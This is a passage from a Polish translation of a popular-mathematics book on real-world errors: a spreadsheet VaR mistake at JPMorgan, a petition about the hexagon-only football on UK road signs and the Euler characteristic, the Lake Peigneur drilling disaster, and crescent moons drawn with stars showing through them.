Excel doskonale sobie radzi z wykonywaniem wielu obliczeń jednocześnie i przetwarzaniem średniej wielkości zbiorów danych. Ale kiedy zlecimy mu rozbudowane i złożone zadanie obejmujące duży zakres danych, zabraknie nam przejrzystości sposobu przeprowadzania kolejnych działań. W arkuszu kalkulacyjnym cofanie się krok po kroku i weryfikowanie obliczeń to bardzo długi i żmudny proces. Można zaryzykować stwierdzenie, że prawie wszystkie z moich przykładów są skutkiem zrezygnowania z bardziej odpowiedniego systemu na rzecz Excela, który jest – spójrzmy prawdzie w oczy – tani i łatwo dostępny.

I ostatnia przestroga ze świata finansów. W roku 2012 holding JPMorgan Chase stracił mnóstwo pieniędzy. Trudno jest ustalić konkretną kwotę, ale panuje zgoda, że chodzi o co najmniej sześć miliardów dolarów. Jak to często bywa we współczesnej finansjerze, sposób dokonywania

transakcji i ich dokładny przebieg były bardzo złożone (i nie będę udawał, że cokolwiek z tego rozumiem). Wygląda jednak na to, że błąd sprowadził się w tym wypadku do obliczenia rozmiarów ryzyka. Wyliczenie wartości zagrożonej [*Value at Risk*, VaR] daje handlującym pojęcie, jak duże jest ryzyko i jakiego rodzaju transakcje są dopuszczalne w świetle obowiązujących w firmie zasad. Kiedy ryzyko jest niedoszacowane, a sytuacja na rynku ulegnie pogorszeniu, można stracić mnóstwo pieniędzy.

Co zadziwiające, pewna konkretna wartość VaR była obliczana w szeregu arkuszy Excela, między którymi dane trzeba było przenosić ręcznie. Mam podejrzenie, że korzystano tu z prototypowego modelu szacowania ryzyka, który wdrożono bez przekształcenia go w pełnoprawny system modelowania matematycznego. W arkuszach nagromadziło się dość błędów, by ryzyko zostało niedoszacowane. Gdyby zostało przeszacowane, w bezpiecznych aktywach ulokowano by więcej pieniędzy, niż wymagałaby tego sytuacja, a ponieważ spowodowałoby to ograniczenie liczby transakcji, ktoś sprawdziłby, z czego to wynika. Tymczasem niedoszacowanie wartości VaR niezauważenie pozwoliło pracownikom ryzykować coraz większe kwoty.

Po dłuższym czasie grupa zadaniowa zarządu JPMorgan Chase & Co. opublikowała raport na temat tej pokaźnej wtopy. Poniżej zamieszczam moje ulubione cytaty:

> Osoba ta dokonała natychmiast pewnych korekt formuł w używanych arkuszach kalkulacyjnych. Zmiany te, niepoddane odpowiedniej weryfikacji, doprowadziły do wystąpienia dwóch błędów obliczeniowych, wskutek których różnica między ceną umiarkowaną VCG a pozycjami kupców była niedoszacowana. (s. 56)
>
> Uściślając, po odjęciu starej stopy od nowej arkusz kalkulacyjny dzielił ich sumę zamiast wartości średniej, jak to zamierzył autor modelu. Ten błąd

prawdopodobnie dwukrotnie stłumił zmienność i w rezultacie zmniejszył wartość VaR. (s. 128)

To niesamowite. Miliardy dolarów stracono po części dlatego, że ktoś zsumował dwie liczby zamiast wyliczyć ich średnią. Arkusz kalkulacyjny udatnie stwarza pozory narzędzia przeprowadzającego poważne i drobiazgowe obliczenia. Tymczasem można mu ufać tylko w takim zakresie, w jakim ufamy poprawności wzorów, które do niego wprowadzimy.

Gromadzenie i przetwarzanie danych może być zatem bardziej złożone – i kosztowne – niż zwykliśmy podejrzewać.

---

* Dla wiadomości wszystkich programistów, którym trudno uwierzyć, że coś takiego wciąż może stanowić problem: chodzi mi o klasę XMLEncoder w Apache Flex. Zajrzyjcie do raportu o błędzie FLEX-33644.

** Na większości map dostępnych w sieci w miejscu wyspy Null znajduje się tylko woda. Wyjątkiem jest mapa *open source* o nazwie Natural Earth, która od wersji 1.3 pod współrzędnymi 0,0 zawiera jeden metr kwadratowy lądu.

*** W polskiej wersji językowej programu: DZIES.NA.SZESN.

**** Można je wszystkie znaleźć na stronie oeis.org/A262222. Ciekawostka: zostały wyliczone przez mojego kumpla matematyka Christiana Lawsona-Perfecta, słynnego odkrywcy wielościanu Perfecta-Herschela.

***** W rzeczywistości problem jest nieco mniej poważny. Formuły to stworzenia stadne – zawartość jednej komórki można „przeciągnąć” na wiele kolejnych. Kiedy pominiemy takie duplikaty, zejdziemy do średniej 17,5 niepowtarzalnych błędów na arkusz.


4

Utrata formy

Piłka nożna na brytyjskich znakach drogowych ma niewłaściwą geometrię. Ktoś może powiedzieć, że to bez znaczenia, ale nie daje mi to spokoju.


Kiedy się przyjrzeć klasycznej futbolówce, dostrzeżemy, że składa się z dwudziestu białych sześciokątów i dwunastu czarnych pięciokątów. Ale na brytyjskich znakach informujących o stadionie piłkarskim w pobliżu znajdziemy tylko sześciokąty. Ani jednego pięciokąta! Czarne pola też mają sześć boków. Osoba za to odpowiedzialna chyba nigdy nie przyjrzała się prawdziwej piłce. Zatem napisałem do rządu.

Czy raczej, żeby być precyzyjnym, utworzyłem petycję do brytyjskiego parlamentu. To taki oficjalny rodzaj petycji, o której utworzenie trzeba specjalnie wystąpić, ale jeśli się potem zbierze dziesięć tysięcy podpisów, rząd musi odpowiedzieć. Mój pierwszy wniosek został odrzucony przez stosowny komitet. W uzasadnieniu napisano: „Naszym zdaniem jest to zapewne żart”. Musiałem odpisać i uargumentować swoje stanowisko: naprawdę poważnie podchodzę do zgodności geometrycznej. Ostatecznie brytyjski rząd przyznał, że nie jestem dowcipnisiem, i pozwolił mi utworzyć petycję.



Prawdziwa piłka nożna i… czy ja wiem… może znak ostrzegający przed zbliżaniem się do ula?

Okazało się, że nie tylko mnie irytowało nieprawidłowe przedstawienie piłki na znakach drogowych. O mojej petycji napisało kilka ogólnokrajowych gazet, mówiono o niej w radiu. Nigdy wcześniej nie trafiłem do sekcji sportowej BBC News. Zaproszono mnie do różnych programów sportowych, w których spędziłem sporo czasu na mówieniu rzeczy w stylu: „Pięciokąt ma pięć boków, tymczasem na znakach wszystkie figury tworzące piłkę mają sześć boków, więc są to sześciokąty". Zasadniczo utrzymywałem, że pięć to inna liczba niż sześć. Czy już wspomniałem, że piastuję zaszczytne stanowisko osoby popularyzującej matematykę w kolegium renomowanej uczelni Queen Mary University of London? Muszą tam być teraz niezmiernie ze mnie dumni.



Petitions

UK Government and Parliament

Petition

Update the UK Traffic Signs Regulations to a geometrically correct football

The football shown on UK street signs (for football grounds) is made entirely of hexagons. But it is mathematically impossible to construct a ball using only hexagons. Changing this to the correct pattern of hexagons and pentagons would help raise public awareness and appreciation of geometry.

Sign this petition

PETYCJE

Rząd i parlament Wielkiej Brytanii

Petycja

ZMIANA PRZEPISÓW KRAJOWYCH O ZNAKACH DROGOWYCH W CELU STOSOWANIA POPRAWNEJ GEOMETRYCZNIE PIŁKI NOŻNEJ

Piłka nożna widniejąca na brytyjskich znakach drogowych (informujących o boiskach piłkarskich) w całości składa się z sześciokątów. Skonstruowanie piłki z samych sześciokątów jest z matematycznego punktu widzenia niemożliwe. Zmiana wzoru na złożony z sześciokątów i pięciokątów zwiększy świadomość społeczną i poszanowanie geometrii.

PODPISZ PETYCJĘ

Petycja nie wszystkim się jednak spodobała. Niektórych bardzo zdenerwowało, że proszę rząd o zrobienie czegoś, do czego osobiście nie są przekonani. Bardzo wyraźnie zaznaczyłem, że nie chcę wymiany starych


znaków (nawet ja jestem skłonny przyznać, że byłoby to marnotrawienie pieniędzy podatników). Zależało mi tylko na takiej nowelizacji instrumentu prawnego nr 362 z roku 2016, załącznik 12, część 15, symbol 38 (Wszystko sprawdziłem! Piszę przecież, że traktowałem to poważnie), żeby nowe znaki zawierały już prawidłowy symbol. Wielu takie zapewnienia nie wystarczały.

W wywiadach wielokrotnie podkreślałem, że nie uważam niewłaściwego kształtu piłki na znakach drogowych za najpoważniejszy problem naszego społeczeństwa. I owszem, uważam, że powinniśmy przede wszystkim należycie finansować ochronę zdrowia, edukację i tak dalej. Nie znaczy to jednak, że nie mogę też postulować zajęcia się nieco bardziej błahymi sprawami. Chodziło mi przede wszystkim o powszechne w naszym społeczeństwie przekonanie, że matematyka nie jest jakoś szczególnie istotna, a trudności związane z jej opanowaniem są czymś zrozumiałym i akceptowalnym. A przecież tak duża część naszej gospodarki i technologii potrzebuje osób biegłych w matematyce. Sądziłem, że jeśli rząd oficjalnie przyzna, iż istnieje zasadnicza różnica między sześcio- a pięciokątami, wzrośnie świadomość tego, jaką wagę powinniśmy przykładać do matematyki w szkołach. Pięć to inna liczba niż sześć!

I dla porządku: te znaki są naprawdę złe.

To nie jest po prostu rysunek innego rodzaju piłki: to nawet nie może być piłka. Stwierdzenie, jakoby z sześciokątów nie można było skonstruować piłki, może się wydawać odważne. Ale oświadczam z całą matematyczną pewnością, że stworzenie kulistej bryły z samych sześciokątów, nawet zniekształconych, jest zwyczajnie niemożliwe. Można matematycznie dowieść, że to, co widnieje na tych znakach, nie może być piłką. Istnieje coś, co zwie się charakterystyką Eulera powierzchni – opisuje ona sposób, w jaki różne figury dwuwymiarowe da się łączyć ze sobą

w celu utworzenia trójwymiarowej bryły. W skrócie charakterystyka Eulera piłki (czyli kuli) wynosi dwa, a same sześciokąty nie mogą utworzyć kształtu o niezerowej charakterystyce Eulera.



Kto chce zagrać geometrycznie wiarygodnym obwarzankiem nożnym?

Jest wiele kształtów, których charakterystyka Eulera wynosi zero – na przykład torus. Zatem chociaż z sześciokątów nie można stworzyć piłki nożnej, można z nich uzyskać obwarzanek nożny. Mogą też posłużyć do utworzenia płaszczyzny lub walca. Mój znajomy kupił mi w ramach żartu

skarpetki piłkarskie, na których nadrukowano klasyczny wzór piłki nożnej, ale z samymi sześciokątami; ponieważ jednak skarpetka (z pominięciem palucha) jest walcem, wszystko się zgadza. To było z jego strony jednocześnie genialne i okrutne; te skarpetki były poprawne i niepoprawne zarazem. Para skarpet nie wywołała u mnie tak sprzecznych uczuć od czasów zajęć z WF-u w dziewiątej klasie.

Mówię na nie „skarpetki płaszczyznowe”.

Nie można wykluczyć ewentualności, że na znakach drogowych znajduje się jakiś niecodzienny kształt, który na powierzchni zwróconej w stronę obserwatora ma same sześciokąty, a z drugiej – jakieś dziwactwa. Kiedy poskarżyłem się na to w sieci, parę osób przygotowało rendery takich wykręconych kształtów w mylnym przekonaniu, że poczuję się lepiej. Doceniam te starania. Lepiej się jednak nie poczułem.

Stopniowo podpisów pod petycją przybywało. Uzbierawszy wymagane dziesięć tysięcy, zacząłem ze zniecierpliwieniem wyczekiwać odpowiedzi rządu.

Nie byłem nią zachwycony.

> Zmiana wyglądu znaku na prawidłowy geometrycznie nie jest w tym kontekście stosowna.
>
> rząd Wielkiej Brytanii, Departament Transportu

Odrzucono moją prośbę. I to w sposób dość lekceważący! Zdaniem rządu 1) prawidłowa geometria byłaby na tyle mało wyrazista, że „większość kierowców i tak by jej nie zarejestrowała” oraz 2) na tyle rozpraszałaby kierowców, że „zwiększyłaby ryzyko wystąpienia wypadku”.

Miałem poczucie, że nikt nawet dokładnie nie przeczytał tego, co napisałem. Chociaż prosiłem tylko o zmianę nowych znaków stawianych w przyszłości, swoją odpowiedź urzędnicy zakończyli tymi słowami: „Ponadto koszt niezbędny do zmiany wszystkich znaków z piłką w całym kraju stanowiłby nieracjonalnie duże obciążenie budżetów samorządów”.

Zatem znaki pozostają nieprawidłowe. Przynajmniej zyskałem oprawiony w ramkę list od brytyjskiego rządu, w którym przyznaje on, że jego zdaniem precyzja matematyczna nie jest istotna, a projektanci znaków drogowych nie muszą przestrzegać praw geometrii.

Jazda bez trzy-manki

Błąd geometryczny można popełnić też na inne sposoby. Moim zdaniem ten, kiedy teoria jest poprawna, ale dochodzi do pomyłki w obliczeniach,

jest mniej ciekawy. Niemniej nawet i takie błędy potrafią mieć dość spektakularne konsekwencje.

W roku 1980 koncern naftowy Texaco wykonywał odwierty próbne na jeziorze Peigneur w stanie Luizjana. Aby ustalić, gdzie należy szukać ropy, dokonano bardzo pieczołowitej triangulacji obszaru. Triangulacja polega na obliczeniu trójkątów, których wierzchołki znajdują się w punktach o znanych współrzędnych, i odległości w celu znalezienia współrzędnych nowego, interesującego nas punktu. W tym wypadku było to szczególnie istotne, ponieważ spółka Diamond Crystal Salt Company prowadziła już prace górnicze pod dnem jeziora i Texaco nie chciało się wwiercić w kopalnię soli. A teraz niespodzianka: pokiełbasili coś w obliczeniach. Skutki tej pomyłki były o wiele bardziej drastyczne, niż sobie zapewne właśnie wyobrażasz.

Zdaniem Micheala Richarda, kierownika pobliskiego przedsiębiorstwa leśnego Live Oak Gardens, jeden z punktów odniesienia miał błędne współrzędne. Z tego powodu odwiert wypadł około 120 metrów bliżej kopalni niż powinien. Kiedy wiertło dotarło na głębokość 370 metrów, platforma wiertnicza na jeziorze zaczęła się przechylać na bok. Obsługujący ją inżynierowie uznali, że straciła stabilność, w związku z czym zarządzono ewakuację. Zapewne o wiele bardziej zaskoczeni byli górnicy, kiedy zobaczyli pędzącą w ich stronę wodę.

Otwór miał jedynie 36 centymetrów średnicy, ale to wystarczyło, by woda z jeziora trysnęła do wnętrza chodników górniczych. Dzięki dobremu przeszkoleniu BHP około pięćdziesięciu górników wydostało się bezpiecznie na powierzchnię. A ile wody może zmieścić się w kopalni? Jezioro miało objętość około 10 milionów metrów sześciennych. Tak się jednak złożyło, że sól spod jego dna wydobywano już od 1920 roku,

a wszystkie szyby i chodniki miały pojemność przewyższającą objętość zbiornika nad nimi.

Woda płynęła w dół, wymywając po drodze ziemię i rozpuszczając sól. Wkrótce trzydziestoześciocentymetrowy otwór przekształcił się w spieniony wir wodny o średnicy 400 metrów. Doszło nie tylko do tego, że woda z całego jeziora wypełniła korytarze i szyby kopalni, ale także odwrócił się nurt w kanale łączącym zbiornik z Zatoką Meksykańską, wskutek czego powstał czterdziestopięciometrowy wodospad. Jedenaście barek, które akurat płynęły kanałem, zostało wciągniętych do jeziora i wessanych do obszaru kopalni. Dwa dni później była już całkowicie wypełniona wodą, a dziewięć ze wspomnianych barek wypłynęło z powrotem na powierzchnię. Wir sprawił, że zapadło się około 26 hektarów nadbrzeżnych terenów, w tym spora część ogrodów botanicznych i szkółki roślin Live Oak Gardens. Ich szklarnie wciąż są gdzieś tam na dole…

Z powodu złego obliczenia trójkąta jezioro słodkowodne o głębokości ledwie trzech metrów zostało całkowicie opróżnione i wypełnione wodą morską. Teraz jest głębokim na 400 metrów jeziorem słonym, co całkowicie zmieniło miejscową florę i faunę. Zadziwiające, że w tej katastrofie nikt nie zginął. Tylko pewien rybak, który akurat znajdował się na jeziorze, przeżył najbardziej przerażające chwile swojego życia, kiedy spokojna tafla nagle zmieniła się w potężny wir.

Choć skutki błędów tego typu potrafią być naprawdę katastrofalne, mnie bardziej ciekawią przypadki, kiedy ktoś nie przemyślał dobrze samych kształtów; kiedy już sama geometria zagadnienia jest błędna, a nie tylko jej implementacja. To z kolei prowadzi nas do jednego z moich ulubionych hobby: wyszukiwania obrazów Księżyca, na których widać, jak przez naszego satelitę przeświturją gwiazdy.

Bazy na Księżycu


Księżyc jest kulisty, choć dla nas wygląda jak okrąg. A raczej, gwoli precyzji, jak koło. (W matematyce okrąg i koło to dwie różne rzeczy: okrąg to po prostu linia na obwodzie, koło jest natomiast całkowicie wypełnione; frisbee jest kołem, a hula-hop – okręgiem. Będę jednak tych pojęć używał naprzemiennie, bo język potoczny to dopuszcza).

Zatem kiedy patrzymy w górę, widzimy okrąg – tarczę Księżyca. Przynajmniej kiedy jest pełnia. Wtedy nasz satelita znajduje się po przeciwnej stronie Ziemi niż Słońce, dzięki czemu cała jego tarcza jest oświetlona. W każdym innym położeniu promienie słoneczne padają na niego z boku, w związku z czym na niebie widzimy tylko część jego powierzchni. Klasyczny półksiężyc jest powszechnie spotykanym kształtem w malarstwie i literaturze. Ale to tylko efekt optyczny. Sam Księżyc nigdy nie ma kształtu sierpa.

Nawet jeśli nie widzimy jakiejś części naszego satelity, ona cały czas fizycznie tam jest. W nowiu, kiedy światło słoneczne pada na jego niewidoczną część, sprawia on wrażenie czarnego, bezgwiezdnego koła na niebie. Czasem nie widzimy samego Księżyca, ale dostrzegamy jego zarys. Dlatego właśnie denerwuje mnie ukazywanie półksiężyca z gwiazdami świecącymi w ciemnym środku!

Ten błąd popełniają regularnie twórcy *Ulicy Sezamkowej*. Na okładce książki Erniego zatytułowanej *I Don't Want to Live on the Moon* [Nie chcę mieszkać na Księżycu] widzimy gwiazdy przeświecające przez obręb sierpa. Przypominający „literę C w kosmosie" satelita sprawia wrażenie zaskakująco zadowolonego, chociaż przecież przeświecają przez niego gwiazdy. Dobra, jasne, Księżyc z twarzą okazujący emocje też nie jest astronomicznie poprawny, ale to w żaden sposób nie usprawiedliwia

uczenia dzieci błędnej geometrii. Od programu rzekomo „edukacyjnego” oczekuję więcej. Przychodzi mi do głowy tylko jedno wyjaśnienie: w rozszerzonym uniwersum *Ulicy Sezamkowej* na księżycu znajdują się bazy Muppetów, i to są właśnie te jasne kropki.

